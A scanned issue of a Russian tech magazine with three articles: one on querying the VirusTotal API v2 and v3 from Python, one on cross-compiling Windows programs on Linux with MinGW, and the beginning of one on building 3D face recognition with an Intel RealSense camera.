params = dict(apikey='<ключ доступа>', resource='https://xakep.ru/
author/drobotun/', scan=0)
response = requests.get(api_url, params=params)
if response.status_code == 200:
  result=response.json()
  print(json.dumps(result, sort_keys=False, indent=4))
...
```

Помимо ключа доступа и строки с URL, здесь присутствует опциональный параметр `scan` — по умолчанию он равен нулю. Если же его значение равно единице, то, когда информации о запрашиваемом URL в базе VirusTotal нет (URL ранее не проверялся), этот URL будет автоматически отправлен на сервер для проверки, после чего в ответ мы получим ту же информацию, что и при отправке URL на сервер. Если этот параметр равен нулю (или не задавался), мы получим отчет об этом URL либо (если информация о нем в базе VirusTotal отсутствует) ответ такого вида:

```
{
  "response_code": 0,
  "resource": "<запрашиваемый URL>",
  "verbose_msg": "Resource does not exist in the dataset"
}
```

Получение информации об IP-адресах и доменах

Чтобы проверить IP-адреса и домены, нужно сформировать и отправить GET-запрос с ключом, именем проверяемого домена либо IP в виде строки. Для проверки домена это выглядит так:

```
...
api_url = 'https://www.virustotal.com/vtapi/v2/domain/report'
params = dict(apikey='<ключ доступа>', domain=<'имя домена'>)
response = requests.get(api_url, params=params)
...
```

Для проверки IP-адреса:

```
...
api_url = 'https://www.virustotal.com/vtapi/v2/ip-address/report'
params = dict(apikey='<ключ доступа>', ip=<'IP-адрес'>)
response = requests.get(api_url, params=params)
...
```

Ответы на такие запросы объемны и содержат много информации. Например, для IP `178.248.232.27` (это IP «Хакера») начало отчета, полученного с сервера VirusTotal, выглядит так:

```
{
  "country": "RU",
  "response_code": 1,
  "as_owner": "HLL LLC",
  "verbose_msg": "IP address in dataset",
  "continent": "EU",
  "detected_urls": [
    {
    "url": "https://xakep.ru/author/drobotun/",
    "positives": 1,
    "total": 72,
    "scan_date": "2019-12-18 19:45:02"
    },
    {
    "url": "https://xakep.ru/2019/12/18/linux-backup/",
    "positives": 1,
    "total": 72,
    "scan_date": "2019-12-18 16:35:25"
    },
    ...
  ]
}
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ

ТОТАЛЬНАЯ ПРОВЕРКА

ИСПОЛЬЗУЕМ API VIRUSTOTAL В СВОИХ ПРОЕКТАХ

API VirusTotal. Версия 3

В третьей версии API намного больше возможностей по сравнению со второй — даже с использованием бесплатного ключа. Более того, при экспериментах с третьей версией я не заметил, чтобы ограничивалось число загружаемых объектов (файлов или адресов) на сервер в течение минуты. Похоже, ограничения в бете пока вообще не действуют.

Функции третьей версии API спроектированы с использованием принципов REST и просты для понимания. Ключ доступа здесь передается в заголовке запроса.

Ошибки

В третьей версии API список ошибок (и, соответственно, кодов состояния HTTP) расширился. Были добавлены:

- 401 — ошибка типа User Not Active Error, она возникает, когда учетная запись пользователя неактивна;
- 401 — ошибка типа Wrong Credentials Error, возникает, если в запросе использован неверный ключ доступа;
- 404 Not Found Error возникает, когда запрашиваемый объект анализа не найден;
- 409 — ошибка типа Already Exists Error, возникает, когда ресурс уже существует;
- 429 — ошибка типа Quota Exceeded Error, возникает при превышении одной из квот на число запросов (минутной, ежедневной или ежемесячной). Как я уже говорил, во время моих экспериментов никаких ограничений по количеству запросов в минуту не наблюдалось, хотя я использовал бесплатный ключ;
- 429 — ошибка типа Too Many Requests Error, возникает при большом числе запросов за короткое время (может быть вызвана загруженностью сервера);
- 503 — ошибка типа Transient Error, временная ошибка сервера, при которой повторная попытка запроса может сработать.

В случае ошибки, помимо кода состояния, сервер возвращает дополнительную информацию в форме JSON. Правда, как выяснилось, не для всех кодов состояния HTTP: к примеру, для ошибки 404 дополнительная информация представляет собой обычную строку.

Формат JSON для ошибки следующий:

```
{
  "error": {
    "code": "<код состояния HTTP>",
    "message": "<сообщение с описанием ошибки>"
  }
}
```

Функции работы с файлами

Третья версия API позволяет:

- загрузить файлы для анализа на сервер;
- получить URL для загрузки на сервер файла размером больше 32 Мбайт;
- получить отчеты о результатах анализа файлов;
- повторно проанализировать файл;
- получить комментарии пользователей VirusTotal к нужному файлу;
- отправить свой комментарий к определенному файлу;
- посмотреть результаты голосования по определенному файлу;
- проголосовать за файл;
- получить расширенную информацию о файле.

Для загрузки файла на сервер нужно его отправить через POST-запрос. Это можно сделать так:

```
...
api_url = 'https://www.virustotal.com/api/v3/files'
headers = {'x-apikey' : '<ключ доступа к API>'}
with open('<путь к файлу>', 'rb') as file:
  files = {'file': ('<путь к файлу>', file)}
  response = requests.post(api_url, headers=headers, files=files)
...
```

В ответ мы получим следующее:

```
{
  "data": {
    "id": "ZTRiNjgxZmJmZmRkZTNlM2YyODlkMzk5MTZhZjYwNDI6MTU3NzI
xOTQ1Mg==",
    "type": "analysis"
  }
}
```

Здесь мы видим значение **id**, которое служит идентификатором файла. Этот идентификатор нужно использовать для получения информации об анализе файла в GET-запросах типа **/analyses** (об этом мы поговорим чуть позже).

Чтобы получить URL для загрузки большого файла (более 32 Мбайт), нужно отправить GET-запрос, в котором в качестве URL указывается **https://www.virustotal.com/api/v3/files/upload_url**. В заголовок вставляем ключ доступа:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/upload_url'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

В ответ получим JSON с адресом, по которому следует загрузить файл для анализа. Полученный URL при этом можно использовать только один раз.

Чтобы получить информацию о файле, который сервис уже анализировал, нужно сделать GET-запрос с идентификатором файла в URL (им может быть хеш SHA-256, SHA-1 или MD5). Так же как и в предыдущих случаях, указываем в заголовке ключ доступа:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

В ответ мы получим отчет о проверке файла, где, помимо результатов сканирования всеми антивирусами VirusTotal, будет много дополнительной информации, состав которой зависит от типа проверенного файла. Например, для исполняемых файлов можно увидеть информацию о таких атрибутах:

```
{
  "attributes": {
    "authentihash": "8fcc2f670a166ea78ca239375ed312055c74efdc1f
47e79d69966461dd1b2fb6",
    "creation_date": 1270596357,
    "exiftool": {
      "CharacterSet": "Unicode",
      "CodeSize": 20480,
      "CompanyName": "TYV",
      "EntryPoint": "0x109c",
      "FileFlagsMask": "0x0000",
      "FileOS": "Win32",
      "FileSubtype": 0,
      "FileType": "Win32 EXE",
      "FileTypeExtension": "exe",
      "FileVersion": 1.0,
      "FileVersionNumber": "1.0.0.0",
      "ImageFileCharacteristics": "No relocs, Executable, No line
numbers, No symbols, 32-bit",
      ...
      ...
      "SubsystemVersion": 4.0,
      "TimeStamp": "2010:04:07 00:25:57+01:00",
      "UninitializedDataSize": 0
    },
    ...
  }
}
```

Или, например, информацию о секциях исполняемого файла:

```
{
  "sections": [
    {
      "entropy": 3.94,
      "md5": "681b80f1ee0eb1531df11c6ae115d711",
      "name": ".text",
      "raw_size": 20480,
      "virtual_address": 4096,
      "virtual_size": 16588
    },
    {
      "entropy": 0.0,
      "md5": "d41d8cd98f00b204e9800998ecf8427e",
      "name": ".data",
      "raw_size": 0,
      "virtual_address": 24576,
      "virtual_size": 2640
    },
    ...
  }
}
```

Если файл ранее не загружался на сервер и еще не анализировался, то в ответ мы получим ошибку типа Not Found Error с HTTP-кодом состояния, равным 404:

```
{
  "error": {
    "code": "NotFoundError",
    "message": "File \"<идентификатор файла>" not found"
  }
}
```

Чтобы повторно проанализировать файл, нужно также отправить на сервер GET-запрос, в котором в URL помещаем идентификатор файла, а в конце добавляем **/analyse**:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/analyse'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

Ответ будет включать в себя такой же дескриптор файла, как и в первом случае — при загрузке файла на сервер. И так же, как и в первом случае, идентификатор из дескриптора можно использовать для получения информации об анализе файла через GET-запрос типа **/analyses**.

Просмотреть комментарии пользователей сервиса, а также результаты голосования по файлу можно, отправив на сервер соответствующий GET-запрос. Для получения комментариев:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/comments'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

Для получения результатов голосования:

```
...
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/votes'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
...
```

В обоих случаях можно использовать дополнительный параметр **limit**, определяющий максимальное количество комментариев или голосов в ответе на запрос. Использовать этот параметр можно, например, так:

```
...
limit = {'limit': str(<число голосов в ответе>)}
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/votes'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers, params=limit)
...
```

Чтобы разместить свой комментарий или проголосовать за файл, создаем POST-запрос, а комментарий или голос передаем как объект JSON:

```
...
# Для отправки результатов голосования
votes = {'data': {'type': 'vote', 'attributes': {'verdict': <'malici
ous' или 'harmless'>}}}
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/votes'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.post(api_url, headers=headers, json=votes)
...
# Для отправки комментария
comments = {'data': {'type': 'vote', 'attributes': {'text': <текст
комментария>}}}
headers = {'x-apikey' : '<ключ доступа к API>'}
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/comments'
response = requests.post(api_url, headers=headers, json=comments)
...
```

Чтобы получить дополнительную информацию о файле, можно запросить подробности о связанных с ним объектах. В данном случае объекты могут характеризовать, например, поведение файла (объект **behaviours**) или URL, IP-адреса, доменные имена (объекты **contacted_urls**, **contacted_ips**, **contacted_domains**).

Интереснее всего объект **behaviours**. К примеру, для исполняемых файлов он будет включать в себя информацию о загружаемых модулях, создаваемых и запускаемых процессах, операциях с файловой системой и реестром, сетевых операциях.

Чтобы получить эту информацию, отправляем GET-запрос:

```
api_url = 'https://www.virustotal.com/api/v3/files/<значение
идентификатора файла>/behaviours'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

В ответе будет объект JSON с информацией о поведении файла:

```
{
  "data": [
    {
      "attributes": {
        "analysis_date": 1548112224,
        "command_executions": [
          "C:\\WINDOWS\\system32\\ntvdm.exe -f -i1",
          "/bin/bash /private/tmp/eicar.com.sh"
        ],
        "has_html_report": false,
        "has_pcap": false,
        "last_modification_date": 1577880343,
        "modules_loaded": [
          "c:\\windows\\system32\\user32.dll",
          "c:\\windows\\system32\\imm32.dll",
          "c:\\windows\\system32\\ntdll.dll"
        ]
      },
      ...
    }
  ]
}
```

Функции для работы с URL

В список возможных операций с URL входят:

- отправка URL на сервер для анализа;
- получение информации об URL;
- анализ URL;
- получение комментариев пользователей VirusTotal по нужному URL;
- отправка своих комментариев по определенному URL;
- получение результатов голосования по определенному URL;
- отправка своего голоса за какой-либо URL;
- получение расширенной информации о URL;
- получение информации о домене или IP-адресе нужного URL.

Большая часть указанных операций (за исключением последней) выполняется аналогично таким же операциям с файлами. При этом в качестве идентификатора URL могут выступать либо строка с URL, закодированная в Base64 без добавочных знаков «равно», либо хеш SHA-256 от URL. Реализовать это можно так:

```
# Для Base64
import base64
...
id_url = base64.urlsafe_b64encode(url.encode('utf-8')).decode('utf-8'
).rstrip('=')
...
# Для SHA-256
import hashlib
...
id_url = hashlib.sha256(url.encode()).hexdigest()
```

Чтобы отправить URL для анализа, нужно использовать POST-запрос:

```
data = {'url': '<строка с именем URL>'}
api_url = 'https://www.virustotal.com/api/v3/urls'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.post(api_url, headers=headers, data=data)
```

В ответ мы увидим дескриптор URL (по аналогии с дескриптором файла):

```
{
  "data": {
    "id": "u-1a565d28f8412c3e4b65ec8267ff8e77eb00a2c76367e653be7
74169ca9d09a6-1577904977",
    "type": "analysis"
  }
}
```

Идентификатор **id** из этого дескриптора используем для получения информации об анализе файла через GET-запрос типа **/analyses** (об этом запросе ближе к концу статьи).

Получить информацию о доменах или IP-адресах, связанных с каким-либо URL, можно, применив GET-запрос типа **/network_location** (здесь используем Base64 или SHA-256 идентификатор URL):

```
api_url = 'https://www.virustotal.com/api/v3/urls/<идентификатор
URL (Base64 или SHA-256)>/network_location'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.post(api_url, headers=headers)
```

Остальные операции с URL выполняются так же, как и аналогичные операции работы с файлами.

Функции работы с доменами и IP-адресами

Этот список функций включает в себя:

- получение информации о домене или IP-адресе;
- получение комментариев пользователей VirusTotal по нужному домену или IP-адресу;
- отправку своих комментариев по определенному домену или IP-адресу;
- получение результатов голосования по определенному домену или IP-адресу;
- отправку голоса за домен или IP-адрес;
- получение расширенной информации о домене или IP-адресе.

Все эти операции реализуются аналогично таким же операциям с файлами либо с URL. Отличие в том, что здесь используются непосредственно имена доменов или значения IP-адресов, а не их идентификаторы.

Например, получить информацию о домене **www.xakep.ru** можно таким образом:

```
api_url = 'https://www.virustotal.com/api/v3/domains/www.xakep.ru'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

А, к примеру, посмотреть комментарии по IP-адресу 178.248.232.27 — вот так:

```
api_url = 'https://www.virustotal.com/api/v3/ip_addresses/178.248.
232.27/comments'
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

GET-запрос типа /analyses

Такой запрос позволяет получить информацию о результатах анализа файлов или URL после их загрузки на сервер или после повторного анализа. При этом необходимо использовать идентификатор, содержащийся в поле **id** дескриптора файла, или URL, полученные в результате отправки запросов на загрузку файла или URL на сервер либо в результате повторного анализа файла или URL.

Например, сформировать подобный запрос для файла можно вот так:

```
TEST_FILE_ID = 'ZTRiNjgxZmJmZmRkZTNlM2YyODlkMzk5MTZhZjYwNDI6MTU3NjY
wMTE1Ng=='
...
api_url = 'https://www.virustotal.com/api/v3//analyses/' + TEST_F
ILE_ID
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

И вариант для URL:

```
TEST_URL_ID = 'u-dce9e8fbe86b145e18f9dcd4aba6bba9959fdff55447a8f9914
eb9c4fc1931f9-1576610003'
...
api_url = 'https://www.virustotal.com/api/v3//analyses/' + TEST_U
RL_ID
headers = {'x-apikey' : '<ключ доступа к API>'}
response = requests.get(api_url, headers=headers)
```

ЗАКЛЮЧЕНИЕ

Мы прошлись по всем основным функциям API сервиса VirusTotal. Ты можешь позаимствовать приведенный код для своих проектов. Если используешь вторую версию, понадобится следить за тем, чтобы не отправлять запросы слишком часто, но в третьей версии такого ограничения пока что нет. Рекомендую выбрать именно ее, поскольку и возможности здесь тоже намного шире. К тому же рано или поздно она станет основной.

WWW

- Подробное описание второй версии API
- Справка по API v3
- Исходники из статьи для второй версии API
- Вариант примеров для третьей версии

CYGWIN ИЛИ MINGW?

СОБИРАЕМ ПРОГРАММЫ ДЛЯ WINDOWS БЕЗ WINDOWS

Большая часть разработчиков свободного софта работает на Linux или Mac, а вот поддержка Windows обычно реализована по остаточному принципу. Заработало — хорошо, не заработало — пускай портирует тот, кому это нужно. Я покажу, как создавать нативные исполняемые файлы для Windows, не имея этой системы под рукой.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

В общем-то, даже в Microsoft уже признали проблему и сделали WSL (Windows Subsystem for Linux), чтобы запускать те приложения, у которых нативных версий под Windows нет. Однако если ты хочешь сделать свою программу доступной для широкой аудитории, то WSL вовсе не панацея, поскольку у среднего пользователя эта система вряд ли установлена и у нативных приложений возможностей для интеграции с Windows все равно больше.

Во многих случаях камень преткновения — не сам код программы, а система сборки. Если ты используешь кросс-платформенные библиотеки и не вызываешь специфичные функции POSIX, портирование может вообще не требоваться. Главное — собрать исполняемые файлы.

Сборка-то обычно и зависит от окружения POSIX. Если ты используешь GNU autotools, то скрипт `./configure` у тебя на Bourne shell. CMake и ряд других систем сборки умеют генерировать скрипты под целевую ОС, но остается последняя «маленькая» проблема — нужна проприетарная и не бесплатная ОС. Есть вариант переложить задачу ее развертывания и лицензирования на кого-то другого и обратиться к сервису вроде Appveyor... Но можно вместо этого воспользоваться способностью GCC к кросс-компиляции и собирать программы на хосте с Linux (или macOS).

GNU И WINDOWS

Для сборки программ с помощью GNU toolchain на Windows часто используют два проекта: Cygwin и MinGW + MSYS. У них схожие цели, но разные детали реализации. Давай разбираться.

Cygwin

Cygwin — самая полная реализация окружения GNU для Windows. Он предоставляет большую часть POSIX API в виде библиотеки, что позволяет собирать программы из UNIX без портирования, если только им не требуется семантика UNIX. Яркий пример — демоны, им нужен `fork()` и сигналы, которых нет в Windows, да и службы Windows устроены совсем иначе.

Кроме библиотеки, дистрибутив содержит набор классических команд UNIX и терминал. Реализации команд используют эту библиотеку и поддерживают некоторые возможности UNIX, такие как регистрозависимые имена файлов.

Целевой способ использования: если нет желания или возможности портировать программу на Windows или использовать только платформенно независимые API, ее можно собрать «под Cygwin», ценой зависимости от `cygwin1.dll` и относительной изоляции от всей остальной системы.

Многие люди ставили и продолжают ставить окружение Cygwin, чтобы иметь возможность использовать классические команды UNIX на Windows. Некоторые разработчики также включают Cygwin в инструкции для сборки своих программ под Windows, хотя сама программа не связывается с `cygwin1.dll`. Для этой цели может быть более правильно использовать MSYS.

MinGW и MSYS

Если цель Cygwin — сделать возможной сборку немодифицированных приложений на Windows ценой внешней зависимости, то цель MinGW + MSYS — производить приложения без внешних зависимостей.

MinGW и MSYS — это независимые пакеты, но их часто путают и смешивают друг с другом (а часто путают и с Cygwin). Можно сказать, что MinGW — это эквивалент GCC и binutils, а MSYS — расширенный эквивалент coreutils.

Начнем с MSYS. MSYS — это более «нативная» и легковесная альтернатива Cygwin. Этот пакет включает библиотеку с реализациями функций POSIX, но она предназначена для внутреннего пользования, и авторы категорически не рекомендуют связывать с ней свои приложения.

Библиотека MSYS не реализует UNIX поверх Windows, а следует соглашениям Windows — к примеру, сознательно не учитывает регистр букв в путях к файлам. Главная цель MSYS — предоставить нужные для скриптов сборки программы вроде Bourne shell, make и прочее, что обычно требуется для autotools.

MinGW содержит версии GCC и binutils (ассемблер as, компоновщик ld и так далее), которые производят исполняемые файлы для Windows в формате PE/COFF. Здесь мы и подходим к ключевому моменту: MinGW, как и все остальные части GNU toolchain, такой же платформенно независимый проект.

Кросс-компиляция в GNU toolchain уже давно обычное дело, и в GCC целевая платформа и хост независимы друг от друга. Можно запускать GCC на Linux для x86 и собирать программы для Linux на ARM, или наоборот. Совпадать не обязаны не только рабочая и целевая архитектуры процессора. Точно так же не обязаны совпадать даже ОС и формат исполняемого файла.

СТАВИМ MINGW

Авторы многих дистрибутивов GNU/Linux уже постарались за нас, так что многие кросс-версии GCC, включая MinGW, можно поставить из репозиториев.

Например, в Fedora:

```
$ sudo dnf install mingw32-gcc
$ sudo dnf install mingw64-gcc
```

Или в Debian:

```
$ sudo apt-get install gcc-mingw-w64-i686
$ sudo apt-get install gcc-mingw-w64-x86-64
```

Если ты используешь macOS, то MinGW можно поставить из Homebrew: `brew install mingw-w64`.

INFO

MinGW-w64, несмотря на название, поддерживает и Win32, и Win64. Это форк MinGW, который создали в первую очередь для реализации недостающей в оригинальном проекте поддержки Win64, отсюда и название.

В Fedora также присутствует ряд готовых кросс-версий популярных библиотек, например `mingw32-qt`.

HELLO WORLD

Для демонстрации соберем традиционный hello world. У кросс-версий GCC всегда есть префикс, для MinGW используются префиксы `i686-w64-mingw32` и `x86_64-w64-mingw32`.

```
$ cat ./hello.c
#include <stdio.h>

int main(void){
  printf("hello world\n");
}

$ i686-w64-mingw32-gcc -o hello32 ./hello.c
$ file ./hello32.exe
./hello32.exe: PE32 executable (console) Intel 80386, for MS Windows
```

Тестирование кросс-компилированных программ для других архитектур — непростая задача, но, поскольку наша целевая платформа — Windows на x86, мы легко можем протестировать их в Wine:

```
$ wine 2>/dev/null ./hello32.exe
hello world

$ x86_64-w64-mingw32-gcc -o hello64 ./hello.c
$ file ./hello64.exe
./hello64.exe: PE32+ executable (console) x86-64, for MS Windows

$ wine64 2>/dev/null ./hello64.exe
hello world
```

Такие же префиксы используют программы из binutils. Например, чтобы удалить отладочные символы из нашего файла, мы должны использовать не `strip` (который на Linux по умолчанию, очевидно, работает с файлами ELF, а не PE/COFF), а `x86_64-w64-mingw32-strip`:

```
$ x86_64-w64-mingw32-strip ./hello64.exe
$ file ./hello64.exe
./hello64.exe: PE32+ executable (console) x86-64 (stripped to
external PDB), for MS Windows
```

ДОБАВЛЯЕМ РЕСУРСЫ

Какое приложение для Windows обходится без значка? В мире UNIX такое делается с помощью внешних файлов, но в Windows более популярны встроенные в исполняемый файл ресурсы.

Возьмем какой-нибудь файл в формате ICO (назовем его `icon.ico`) и посмотрим, как встроить его в приложение.

В состав MinGW входит компилятор ресурсов windres. Поскольку ресурсы компилируются в объектные файлы PE/COFF, как и все прочие инструменты, он существует в 32- и 64-разрядных версиях: `i686-w64-mingw32-windres` и `x68_64-w64-mingw32-windres`.

1. Создать файл ресурса (`*.rc`) вручную в текстовом редакторе или с помощью редактора ресурсов.
2. Скомпилировать его в PE/COFF с помощью windres.
3. Скомпилировать саму программу `gcc -c`.
4. Скомпоновать готовый исполняемый файл.

По шагам для 32-разрядной версии:

```
$ cat ./icon.rc
id ICON "icon.ico"

$ i686-w64-mingw32-windres -o icon_resource.o ./icon.rc
$ i686-w64-mingw32-gcc -c -o hello32.o ./hello.c
$ i686-w64-mingw32-gcc  -o hello32 ./hello32.o ./icon_resource.o
```

Если скопировать `hello32.exe` на Windows или просмотреть его в `wine explorer.exe`, можно убедиться, что у него теперь есть значок.

РЕАЛИСТИЧНЫЕ ПРИМЕРЫ

На практике от игрушечного примера из одного файла мало пользы. В качестве реалистичного примера с autotools возьмем GNU hello.

Скрипт `./configure`, создаваемый autotools, поддерживает опцию `--host`, что сильно упрощает дело. В этой опции нужно указать префикс архитектуры, в нашем случае `i686-w64-mingw32` для 32-разрядной версии или `x86_64-w64-mingw32`, и make автоматически добавит этот префикс ко всем задействованным инструментам (GCC, ld...).

Чтобы пока не затрагивать установку кросс-версии `gettext`, отключим поддержку интернационализации с помощью `--disable-nls` и запустим сборку:

```
$ ./configure --host=i686-w64-mingw32 --disable-nls
$ make
$ wine 2>/dev/null ./hello.exe
Hello, world!
```

GNU hello — это все еще игрушка, пусть и сложно устроенная. Соберем теперь полезную программу — обработчик Markdown cmark.

Здесь процедуры немного сложнее. На момент написания этой статьи авторы использовали cmake и захардкодили там нестандартное имя исполняемого файла MinGW.

Однако если пойти в toolchain-mingw32.cmake и поменять все `i586-mingw32msvc` на `i686-w64-mingw32`, то `make mingw` отлично сработает:

```
$ sed -i 's/i586-mingw32msvc/i686-w64-mingw32/g' toolchain-mingw32.
cmake
$ make mingw
$ echo "**bold text**" | wine 2>/dev/null build-mingw/windows/bin/
cmark.exe
<p><strong>bold text</strong></p>
```

ЗАКЛЮЧЕНИЕ

Как видишь, сделать программу доступной пользователям Windows вполне реально, даже если ты сам предпочитаешь обходить Windows стороной. Единственный недостаток — придется собирать все библиотеки, если авторы репозиториев пакетов для твоей ОС их не предоставляют.

Проект MXE предлагает скрипты сборки для популярных библиотек и в целом делает процедуру кросс-компиляции проще. Как лучше организовать сборку — зависит от твоего приложения, но основы тебе теперь известны, и с деталями ты сможешь разобраться сам.

НЕ СМОТРИ В КАМЕРУ!

ПИШЕМ СВОЮ СИСТЕМУ РАСПОЗНАВАНИЯ ЛИЦ НА PYTHON

Михаил Киреев
kireevmp@yandex.ru

В Гонконге протестующие уничтожают уличные камеры, чтобы избежать распознавания лиц. Неужели эта технология уже настолько эффективна, что с ней нужно бороться? Я купил камеру с датчиком глубины, чтобы попробовать самостоятельно реализовать алгоритм сравнения лиц. Вот что у меня получилось.

ЗАЧЕМ НУЖНА АУТЕНТИФИКАЦИЯ ПО ЛИЦУ


Существует несколько вариантов аутентификации с помощью биометрии, и каждый из них имеет свои недостатки.

1. Идентификация по отпечатку пальца. Об этом способе я писал в статье «Волшебные «пальчики». Как работают механизмы биометрической авторизации по отпечатку пальца». Главный недостаток идентификации по отпечатку пальца — сравнительно небольшая точность. Отпечаток пальца легко подделать, особенно если сканер слабый.
2. Отпечаток голоса. Наш голос можно разбить на множество уникальных характеристик. Подробнее об этом ты можешь узнать в статье «Машинный слух. Как работает идентификация человека по его голосу». Но и этот метод весьма неточен: из-за болезни или курения уникальные характеристики голоса могут измениться, и твой девайс тебя уже не узнает.
3. Сканеры сетчатки и радужки глаза. Они используют сложные алгоритмы и дорогостоящие громоздкие приборы для сканирования. В среднем надежность таких аппаратов выше, чем у более простых в реализации устройств. Но и стоимость таких сканеров соответствующая: базовые модели продаются по цене от пятнадцати тысяч рублей.
4. Идентификация по трехмерному изображению лица. Этот метод становится все популярнее из-за выгодного соотношения цены и качества. 3D-камеры работают в разном диапазоне дальности, поэтому системы распознавания и идентификации лица могут быть незаметными и не требовать никаких действий от человека. Точность анализа поверхности лица высока, так что все зависит только от разрешения камеры.

КАМЕРА

Я выбрал недорогую, но при этом функциональную камеру Intel RealSense SR305, которая может снимать и цветное изображение, и глубинное изображение в разрешении 640 на 480 пикселей с частотой до 60 кадров в секунду.

Чтобы получать трехмерное изображение, камера использует маленький инфракрасный излучатель, который проецирует равномерные линии на предметы перед ней. По искривлению этих линий камера понимает, насколько далеко или близко находятся эти объекты.



Так выглядит камера, установленная на треногу

Рабочее расстояние камеры небольшое: излучатель расположен так, что объекты, которые находятся ближе двадцати сантиметров, не будут освещены и, соответственно, не будут просканированы. Слишком далеко расположенные предметы — дальше двух метров — тоже окажутся не видны, поскольку мощность лазера не позволит спроецировать на них инфракрасную сетку.

В комплекте с камерой идет провод USB и инструкция со ссылкой на официальный SDK в репозитории на GitHub.

УСТАНОВКА SDK

В первую очередь нужно установить программное обеспечение, чтобы камера заработала. Пользователи Windows могут просто скачать и установить программу. Если же у тебя Linux, но не Ubuntu 16 или 18, то придется собирать проект самостоятельно.

Для начала скачаем исходный код и подготовим площадку для сборки.

```
$ git clone https://github.com/IntelRealSense/librealsense.git
$ cd librealsense
$ mkdir build && cd build
```

Теперь можно собрать проект, чтобы посмотреть, как работает камера.


```
$ cmake .. -DBUILD_EXAMPLES=true -DBUILD_WITH_OPENMP=false -DHWM_O
VER_XU=false
$ make -j4
$ make install
```

Запуск в macOS

Если ты пользователь macOS, для запуска графических программ тебе придется использовать Xcode и соответствующий флаг при конфигурации. Так ты сможешь сгенерировать проект Xcode, чтобы запустить каждую утилиту по отдельности.


```
$ cmake .. -DBUILD_EXAMPLES=true -DBUILD_WITH_OPENMP=false -DHWM_O
VER_XU=false -G Xcode
$ open librealsense2.xcodeproj
```

Откроется окно Xcode. Выбери необходимую программу, собери проект комбинацией клавиш Command + B и нажми кнопку Build and run.




Окно Xcode с файлами сборки для macOS

Для пробного запуска нам понадобится утилита RealSense Viewer, которая показывает на экране, что видит камера.



Таким будет окно RealSense Viewer, если подключить камеру



Примерно так выглядит трансляция глубины

WWW

На GitHub ты можешь найти подробную инструкцию по сборке для Linux и для macOS.

ПОДКЛЮЧАЕМ PYTHON

Мы попробуем написать свою программу для идентификации по трехмерному изображению лица. И для начала нам нужно подключить библиотеку RealSense, например к Python 3. Пользователям Windows и некоторых дистрибутивов Linux не придется напрягаться — можно взять официальный пакет `pyrealsense2` в PyPI.

```
$ pip install pyrealsense2
```

Остальных же ждет еще одно приключение: необходимо пересобрать весь проект, добавив во флаги враппер для Python.

```
$ cmake .. -DBUILD_EXAMPLES=true -DBUILD_WITH_OPENMP=false -DHWM_O
VER_XU=false -DPYTHON_EXECUTABLE=/usr/bin/python3 -DBUILD_PYTHON_B
INDINGS:bool=true
$ make -j4
```

